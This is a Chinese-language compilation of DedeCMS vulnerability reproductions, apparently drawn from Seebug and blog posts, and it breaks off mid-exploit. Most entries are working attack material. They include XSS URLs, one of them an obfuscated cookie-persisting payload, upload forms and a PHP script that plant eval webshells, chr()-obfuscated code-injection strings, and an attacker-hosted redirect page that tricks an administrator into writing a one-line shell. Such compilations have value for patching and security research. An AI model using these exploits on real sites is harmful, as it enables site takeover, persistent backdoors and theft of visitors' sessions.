<https://www.seebug.org/vuldb/ssvid-19526>

## #Dedecms 织梦 v5.5 两处跨站漏洞

### 漏洞复现

Keyword、TotalResult 存在 XSS。

```
http://www.Dedecms.com/plus/search.php?keyword="><iframe
```

```
src=http://www.gohack.org>&searchtype=titlekeyword&channeltype=0&orderby=&kwtype=1&
```

```
pagesize=10&typeid=0&TotalResult=<iframe src=http://www.gohack.org>&PageNo=2
```

```
http://www.Dedecms.com/plus/list.php?tid=6&TotalResult=<iframe
```

```
src=http://www.gohack.org>&nativeplace=0&infotype=0&keyword=&orderby=hot&PageNo=2
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-19284>

## #Dedecms 5.7 config.php 跨站脚本漏洞

### 漏洞复现

adminDirHand 参数存在 XSS。

```
http://127.0.0.1/Dedecms/include/dialog/config.php?adminDirHand="></script><script
```

```
>alert(1);</script>
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-61209>

## #Dedecms 5.7/images/swfupload/swfupload.swf 跨站脚本漏洞

### 漏洞复现

movieName 参数存在 XSS。

```
http://localhost/Dedecms/uploads/images/swfupload/swfupload.swf?movieName=""]}]catch(e){if(!window.x){window.x=1;alert("bug1024")}}//
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-62579>

## #DEDECMS \dede\templets\login.htm gotopage 变量 XSS

### 漏洞复现

gotopage 参数存在 xss。

```
http://v57.dedecms.com/dede/login.php?gotopage="<<script>eval(String.fromCharCode(80,101,114,115,105,115,116,101,110,99,101,95,100,97,116,97,61,39,34,62,60,115,99,114,105,112,116,62,97,108,101,114,116,40,47,120,115,115,32,114,111,111,116,107,105,116,33,47,41,60,47,115,99,114,105,112,116,62,60,120,61,34,39,59,32,13,10,118,97,114,32,100,97,116,101,61,110,101,119,32,68,97,116,101,40,41,59,13,10,118,97,114,32,101,120,112,105,114,101,68,97,121,115,61,51,54,53,59,32,13,10,100,97,116,101,46,115,101,116,84,105,109,101,40,100,97,116,101,46,103,101,116,84,105,109,101,40,41,43,101,120,112,105,114,101,68,97,121,115,42,50,52,42,51,54,48,48,42,49,48,48,48,41,59,13,10,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,61,39,103,111,116,111,112,97,103,101,61,39,43,80,101,114,115,105,115,116,101,110,99,101,95,100,97,116,97,43,39,59,101,120,112,105,114,101,115,61,39,43,100,97,116,101,46,116,111,71,77,84,83,116,114,105,110,103,40,41,59,13,10,97,108,101,114,116,40,39,88,115,115,32,82,111,111,116,107,105,116,32,73,110,115,116,97,108,108,32,83,117,99,99,101,115,115,102,117,108,32,33,33,33,39,41,59))</script><x="
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-21023>

## #DEDECMS 跨站及爆绝对路径漏洞

### 漏洞复现

参数 gurl 存在 xss。

```
http://127.0.0.1/dc/include/jump.php?gurl=%23"</script><script>alert(/00day.cn/)</script>/*
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-4125>

## Dedecms <=5.7 member-login.php 跨站脚本攻击漏洞

### 漏洞复现

gourl 参数存在 XSS。

```
http://127.0.0.1/dc/member/login.php?gourl=%23"</script><script>alert(/00day.cn/)</script>/*
```

## #Dedecms 5.x catalog\_tree.php 跨站脚本攻击漏洞

### 漏洞复现

Bt、v、f 参数存在 xss 漏洞

```
[Dedecms WebSite]/dede/catalog_tree.php?f=form1&opall=1&v=typeid&bt=[XSS]
```

```
[Dedecms WebSite]/dede/catalog_tree.php?f=form1&opall=1&v=[XSS]
```

```
[Dedecms WebSite]/dede/catalog_tree.php?f=[XSS]
```

### 参考文章

## #Dedecms 5.x jump.php 跨站脚本攻击漏洞

### 漏洞复现

gurl 参数存在 XSS。

```
http://127.0.0.1/dc/include/jump.php?gurl=%23"</script><script>alert(/00day.cn/)</script>/*
```

## #Dedecms 5.x article\_keywords\_select.php 跨站脚本攻击漏洞

### 漏洞复现

f 参数存在 XSS。

```
[Dedecms WebSite]/dede/article_keywords_select.php?f=[XSS]
```

## #Dedecms 5.x pic\_view.php 跨站脚本攻击漏洞

### 漏洞复现

Activepath 存在 xss。

```
[Dedecms WebSite]/dede/file_pic_view.php?activepath=[XSS]
```

## #Dedecms 5.x content\_list.php 跨站脚本攻击漏洞

### 漏洞复现

Arcrank、cid、keyword、orderby、adminid 存在 XSS。

```
[Dedecms WebSite]/dede/content_list.php?arcrank=[XSS]
[DedecmsWebSite]/dede/content_list.php?dopost=listArchives&nowpage=1&totalresult=0&
arcrank=[XSS]&cid=[XSS/SQL]&keyword=[XSS]+&orderby=[XSS/SQL]&imageField=%CB%D1%CB%F
7
[Dedecms WebSite]/dede/content_list.php?channelid=[XSS]&cid=0&adminid=[XSS]
```

## #Dedecms 5.x select\_images.php 跨站脚本攻击漏洞

### 漏洞复现

f 参数存在 xss。

```
[Dedecms WebSite]/include/dialog/select_images.php?f=[XSS]
```

## #Dedecms 5.x file\_pic\_view.php 跨站脚本攻击漏洞

### 漏洞复现

Activepath 参数存在 XSS。


```
[Dedecms WebSite]/dede/file_pic_view.php?activepath=[XSS]
```

## 文件上传/文件包含/文件读取/文件删除

### #CVE-2018-20129—Dedecms V5.7 SP2 前台文件上传漏洞

#### 漏洞复现

进入会员中心，必须是管理员的权限，因为后面上传文件有权限限制。进入会员中心后进入内容中心模块，然后发布一个文章。点击下面的编辑器的上传图片按钮。



点击上传，选择准备好的一句话图片木马文件



再用 burp 工具抓包，将 1.jpg 改为 1.jpg.p\*hp





```
http://ssvdb.com/member/edit_face.php?dopost=delold&oldface=/uploads/userup/8/../../../../member/templets/images/m_logo.gif
```

### 参考文章

<https://www.seebug.org/vuldb/ssvid-19893>

## #select\_soft\_post.php 页面变量未初始漏洞

### 漏洞复现

其漏洞利用前提是 register\_globals=on,可以通过自定义表单为相关的变量赋值。

利用如下 poc(html 代码)进行提交,需自行修改对应网站地址

```
<html>
<head>
<title>Dedecms v55 RCE Exploit Codz By flyh4t</title>
</head>
<body style="FONT-SIZE: 9pt">----- Dedecms v55 RCE Exploit Codz By flyh4t-----
----- <br /><br />
<form action=http://www.nuanyue.com/uploads/include/dialog/select_soft_post.php
method='POST' enctype="multipart/form-data" name='myform'>
<input type='hidden' name='activepath' value='/data/cache/' />
<input type='hidden' name='cfg_basedir' value='../..' />
<input type='hidden' name='cfg_imgtype' value='php' />
<input type='hidden' name='cfg_not_allowall' value='txt' />
<input type='hidden' name='cfg_softtype' value='php' />
<input type='hidden' name='cfg_mediatype' value='php' />
<input type='hidden' name='f' value='form1.enclosure' />
<input type='hidden' name='job' value='upload' />
<input type='hidden' name='newname' value='fly.php' />
Select U Shell <input type='file' name='uploadfile' size='25' />
<input type='submit' name='sb1' value='确定' />
</form>
<br />It's just a exp for the bug of Dedecms V55...<br />
Need register_globals = on...<br />Fun the game,get a webshell at
/data/cache/fly.php...<br />
</body>
</html>
```

### 参考文章

<http://huaidan.org/archives/3386.html>

<https://www.seebug.org/vuldb/ssvid-12518>



## #DEDECMS 网站管理系统 Get Shell 漏洞

### 漏洞复现

将以上内容保存为 1.gif

```
Gif89a{dede:field name='toby57' runphp='yes'}
```

```
phpinfo();
```

```
{/dede:field}
```

构造如上表单，上传后图片保存为/uploads/userup/3/1.gif

```
<form action="http://192.168.1.5/DedeCmsV5.6-GBK-
Final/uploads/member/uploads_edit.php" method="post" enctype="multipart/form-data"
">
<input type="hidden" name="aid" value="7" />
<input type="hidden" name="mediatype" value="1" />
<input type="text" name="oldurl" value="/DedeCmsV5.6-GBK-
Final/uploads/uploads/userup/3/1.gif" /></br>
<input type="hidden" name="dopost" value="save" />
<input name="title" type="hidden" id="title" value="1.jpg" class="intxt"/>
<input name="addonfile" type="file" id="addonfile"/>
<button class="button2" type="submit" >ÿ</button>
</form>
```

发表文章，然后构造修改表单如下：

```
<form action="http://192.168.1.5/DedeCmsV5.6-GBK-
Final/uploads/member/article_edit.php" method="post" enctype="multipart/form-data">
<input type="hidden" name="dopost" value="save" />
<input type="hidden" name="aid" value="2" />
<input type="hidden" name="idhash" value="ec66030e619328a6c5115b55483e8dbd" />
<input type="hidden" name="channelid" value="1" />
<input type="hidden" name="oldlitpic" value="" />
<input type="hidden" name="sortrank" value="1282049150" />
<input name="title" type="text" id="title" value="aaaaaaaaaaaaaaaa" maxlength="100"
class="intxt"/>
<input type="text" name="writer" id="writer" value="123456" maxlength="100"
class="intxt" style="width:219px"/>
<select name='typeid' size='1'>
<option value='1' class='option3' selected=''>Test</option>
<select name='mtypesid' size='1'>
<option value='0' selected>÷ é{...</option>
<option value='1' class='option3' selected>aa</option></select>
<textarea name="description" id="description">aaaaaaaaaaaa</textarea>
<input type='hidden' name='dede_addonfields' value="templet">
<input type='hidden' name='templet' value="../uploads/userup/3/1.gif">
<input type="hidden" id="body" name="body" value="aaaa" style="display:none" />
```

```
<button class="button2" type="submit">提交</button>
</form>
```


## 参考文章

<https://www.seebug.org/vuldb/ssvid-20049>

# #Dedecms 最新版本后台 getsHELL

## 漏洞复现

### 后台上传处



### 上传图片抓包

```
POST /dedecms/include/dialog/select_images_post.php?CKEditor=body&CKEditorFuncNum=2&langCode=z
h-cn HTTP/1.1
Host: *****
Content-Length: 42080
Cache-Control: max-age=0
Origin: http://*****
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/57.0.2987.98 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZNrPDjZXsDjHXAYJ
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://*****/dedecms/dede/archives_add.php?channelid=6&cid=0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: ***
Connection: close

-----WebKitFormBoundaryZNrPDjZXsDjHXAYJ
Content-Disposition: form-data; name="upload"; filename="test.jpg"
Content-Type: image/jpeg

*****
-----WebKitFormBoundaryZNrPDjZXsDjHXAYJ--
```

然后把 filename 修改一下

然后把filename修改一下

```

Referer:
http://47.███.███.███/dedecms/dede/archives_add.php?channelid=66
cid=0
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=ecg2onkahppsfq6a6ksqu772;
_csrf_name_06862244=71d1661e2851f6eab77c2e3a96efa12;
_csrf_name_06862244_ckMd5=d50bf981dc16540a; DedeUserID=1;
DedeUserID_ckMd5=a483655a34c8d19f;
DedeLoginTime=1506308240;
DedeLoginTime_ckMd5=0a5f65ae290030c8;
ENV_GOBACK_URL=%2Fdedecms%2Fdede%2Fcontent_list.php%3Fchannelid%3D6
Connection: close

-----WebKitFormBoundaryZNRPDjZXsDjHXAYJ
Content-Disposition: form-data; name="upload";
filename="test.jpg?php";
Content-Type: image/jpeg

<?php
phpinfo()
?>
-----WebKitFormBoundaryZNRPDjZXsDjHXAYJ--

```

然后访问路径

PHP Version 5.5.10	
System	Linux iZj6caipjoont5aq2tjp6Z 4.4.0-82-generic #105-Ubuntu SMP Tue Jun 20 15:23:02 UTC 2017 x86_64
Build Date	Sep 18 2017 17:13:54
Configure Command	'./configure' '--prefix=/phpstudy/server/php' '--with-config-file-path=/phpstudy/server/php/etc' '--with-apxs2=/phpstudy/server/httpd/bin/apxs' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--enable-sockets' '--enable-zip' '--enable-calendar' '--enable-bcmath' '--enable-soap' '--with-zlib' '--with-iconv=/usr/local/libiconv' '--with-gd' '--with-xmircp' '--enable-mbstring' '--with-curl=/usr/local/curl' '--enable-ftp' '--with-mcrypt' '--without-pear' '--with-freetype-dir=/usr/local/freetype.2.5.0' '--with-jpeg-dir=/usr/local/jpeg.6' '--with-png-dir=/usr/local/libpng.1.2.50' '--disable-ipv6' '--disable-debug' '--with-openssl'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/phpstudy/server/php/etc
Loaded Configuration File	/phpstudy/server/php/etc/php.ini

参考文章

<https://www.seebug.org/vuldb/ssvid-96574>

## #Dedecms v5.5 final getwebshell exploit(datalistcp.class.php)

漏洞复现

Php 版本 POC

```

<?php
print_r('
+-----+
Dedecms v5.5 final getwebshell exploit
+-----+
');
if ($argc < 3) {
print_r('
+-----+

```

```
Usage: php '.$argv[0].' host path
host:      target server (ip/hostname)
path:      path to Dedecms
Example:
php '.$argv[0].' localhost /Dedecms/
+-----+
');
exit;
}
error_reporting(7);
ini_set('max_execution_time', 0);

$host = $argv[1];
$path = $argv[2];

$post_a =
'plus/digg_ajax.php?id=1024e1024&*/fputs(fopen(chr(46).chr(46).chr(47).chr(100).chr
(97).chr(116).chr(97).chr(47).chr(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr
(116).chr(46).chr(112).chr(104).chr(112),chr(119).chr(43)),chr(60).chr(63).chr(112)
.chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(9
5).chr(80).chr(79).chr(83).chr(84).chr(91).chr(39).chr(120).chr(39).chr(93).chr(41)
.chr(59).chr(63).chr(62));/*';
$post_b = 'needCode=aa/../.././data/mysql_error_trace';
$shell = 'data/cache/t.php';

get_send($post_a);
post_send('plus/comments_frame.php',$post_b);
$content = post_send($shell,'t=echo tojen;');

if(substr($content,9,3)=='200'){
    echo "\nShell Address is: ".$host.$path.$shell;
}else{
    echo "\nError.";
}
}
function get_send($url){
    global $host, $path;
    $message = "GET ".$path.$url HTTP/1.1\r\n";
    $message .= "Accept: */*\r\n";
    $message .= "Referer: http://$host$path\r\n";
    $message .= "Accept-Language: zh-cn\r\n";
    $message .= "Content-Type: application/x-www-form-urlencoded\r\n";
    $message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1;
SV1)\r\n";
    $message .= "Host: $host\r\n";
```

```
$message .= "Connection: Close\r\n\r\n";
$fp = fsockopen($host, 80);
if(!$fp){
    echo "\nConnect to host Error";
}
fputs($fp, $message);

$back = '';

while (!feof($fp))
    $back .= fread($fp, 1024);
fclose($fp);
return $back;
}
function post_send($url,$cmd){

    global $host, $path;
    $message = "POST ".$path.$url HTTP/1.1\r\n";
    $message .= "Accept: */*\r\n";
    $message .= "Referer: http://$host$path\r\n";
    $message .= "Accept-Language: zh-cn\r\n";
    $message .= "Content-Type: application/x-www-form-urlencoded\r\n";
    $message .= "User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows NT 5.1;
SV1)\r\n";
    $message .= "Host: $host\r\n";
    $message .= "Content-Length: ".strlen($cmd)."\r\n";
    $message .= "Connection: Close\r\n\r\n";
    $message .= $cmd;
    $fp = fsockopen($host, 80);
    if(!$fp){
        echo "\nConnect to host Error";
    }
    fputs($fp, $message);

    $back = '';

    while (!feof($fp))
        $back .= fread($fp, 1024);
    fclose($fp);
    return $back;
}
?>
```

## 参考文章

<https://www.seebug.org/vuldb/ssvid-24262>

# 命令执行/代码执行

## #织梦(Dedecms)5.3 – 5.5 plus/digg\_frame.php 注入漏洞

### 漏洞复现

1. 访问网址:

```
http://www.abc.com/plus/digg_frame.php?action=good&id=1024%651024&mid=*/eval($_POST[x]);var_dump(3);?>
```

可看见错误信息

2. 访问 [http://www.abc.com/data/mysql\\_error\\_trace.php](http://www.abc.com/data/mysql_error_trace.php) 看到以下信息证明注入成功了。

```
int(3) Error: Illegal double '1024e1024' value found during parsing Error sql:
Select goodpost,badpost,scores From `gxeduw_archives` where id=1024e1024 limit 0,1;
*/ ?>
```

3. 执行 dede.rar 里的文件 test.html, 注意 form 中 action 的地址是

```
<form action=" http://www.abc.com/data/mysql_error_trace.php" enctype="
application/x-www-form-urlencoded" method=" post" >
```

按确定后的看到第 2 步骤的信息表示文件木马上传成功。

参考文章: <https://blog.csdn.net/gmnet/article/details/7304743>

## #Dedecms 5.7 SP1 /install/index.php 远程写文件漏洞

### 漏洞复现

在自己服务器根目录建立 Dedecms 目录, 然后在目录下建立 demodata.a.txt(\$s\_lang 变量覆盖为 a),内容为

```
<?php
phpinfo;
>
```


访问这个 url:

```
http://192.168.204.135/install/index.php.bak?step=11&insLockfile=a&s_Lang=a&install_demo_name=../data/admin/config_update.php
```

这会让代码到 <http://updatenew.Dedecms.com/base-v57/Dedecms/demodata.a.txt> 中取内容写入到 config\_update.php, demodata.a.txt 如下图:



访问 PoC 之后 config\_update.php 文件内容如下图



这样 updateHost 变量值便没有被初始化了，之后我们想写什么就可以些什么了。这里我们用下面的这个 url 做测试：

[http://192.168.204.135/install/index.php.bak?step=11&insLockfile=a&s\\_lang=a&install\\_demo\\_name=../data/tang3.php&updateHost=http://192.168.1.1//192.168.1.1](http://192.168.204.135/install/index.php.bak?step=11&insLockfile=a&s_lang=a&install_demo_name=../data/tang3.php&updateHost=http://192.168.1.1//192.168.1.1) 服务器为存 demodata.a.txt 文件的服务器

访问 <http://192.168.204.135/data/tang3.php>，效果如下图





而后翻开 <http://www.taget.com/data/textdata/1/bk1.php> 就是咱们生成后门。假如一次没成功想再重来一遍的话，下次生成的文件就变成 bk2.php。以此类推。

### 参考文章

<https://www.seebug.org/vuldb/ssvid-3249>

<https://blog.csdn.net/hackcode/article/details/2715155>

<http://blog.chinaunix.net/uid-28997055-id-4290330.html>


## #Dedecms 5.7 友情链接模块注入漏洞(getshell)

### 漏洞复现

先上 exp

```
<?php
//print_r($_SERVER);
$referer = $_SERVER['HTTP_REFERER'];
$dede_login = str_replace("friendlink_main.php","", $referer); //去掉
friendlink_main.php, 取得 dede 后台的路径
//拼接 exp
$muma =
'<.'.'?'.'@'.'e'.'v'.'a'.'l'.'('.'$'.'_'.'P'.'O'.'S'.'T'.'['.'\''.'c'.'\''.']'.')'.'.'
;'. '?'.'.'>';
$exp = 'tpl.php?action=savetagfile&actiondo=addnewtag&content='.'
$muma .'&filename=shell.lib.php';
$url = $dede_login.$exp;
//echo $url;
header("location: ".$url);
// send mail coder
exit();
?>
```

首先，将这个 exp 部署在你的服务器上，当然你必须要有个公网 ip，假设你的 url 为：<http://www.xxx.com/exp.php> 在目标网站的申请友情链接处申请一个友情链接



申请链接

网址：

网站名称：

网站Logo： (88\*31 gif或jpg)

网站简况：

站长Email：


网站类型：

验证码：

提交之后等待管理员审核，当管理员审核的时候，一般情况下会点进你的网站看一看审核的地方在 后台—》模块—》辅助插件—》友情链接



当点这个友情链接的时候，就生成了一句话 shell，shell 地址在//include/taglib/shell.lib.php



管理员触发了一个链接

[http://127.0.0.1/Dedecms-V5.7-UTF8-SP1-](http://127.0.0.1/Dedecms-V5.7-UTF8-SP1-Full/uploads/dede/tp1.php?action=savetagfile&actiondo=addnewtag&content=%3C?@eval($_POST['c']);?&filename=shell.lib.php)

[Full/uploads/dede/tp1.php?action=savetagfile&actiondo=addnewtag&content=%3C?@eval\(\\$\\_POST\['c'\]\);?&filename=shell.lib.php](http://127.0.0.1/Dedecms-V5.7-UTF8-SP1-Full/uploads/dede/tp1.php?action=savetagfile&actiondo=addnewtag&content=%3C?@eval($_POST['c']);?&filename=shell.lib.php)

这个链接是利用管理员的权限生成了一句话



参考文章

<http://www.webbaozi.com/dmsj/45.html>


## #Dedecms 5.7 soft-edit.php 代码执行漏洞

漏洞复现

添加上传软件 本地地址 <http://www.hao123.com> 其它乱填就行，添加成功后，再次进入修改界面 软件地址改为：

```
http://www.hao123.com}x{/dede:link}{dede:a
text'='x']=0;eval(chr(101).chr(118).chr(97).chr(108).chr(40).chr(34).chr(36).chr(95)
.chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(93).chr(59).chr(34).chr(41).ch
r(59));// }xxxx{/dede:a}{dede:link}xxx
```

注意，这里后面多了 **xxx**，是为了绕过正则补丁。然后执行完全没有压力！



## 参考文章

<http://www.520ve.com/?p=1992>

<https://www.secpulse.com/archives/23012.html>

## #Dedecms 5.7 后门漏洞

### 漏洞复现

使用以下 EXP 可触发，shell 地址为 `/plus/dst.php`，密码为 `cmd`

```
<?php
//author: 舞林
//date : 2012-03-21 00:31:05
//shell 一句话地址, /plus/dst.php 密码 cmd
//www.t.com/dede/plus/car.php

error_reporting(E_ERROR);
set_time_limit(0);
$url = 'www.t.com'; //目标站url
$dir = '/dede'; //dedecms 安装目录

//$content = '$a=${@phpinfo()}';
$content = '$a=${@file_put_contents("dst.php", "<?php eval(\\$_POST[cmd]); ?>")};';

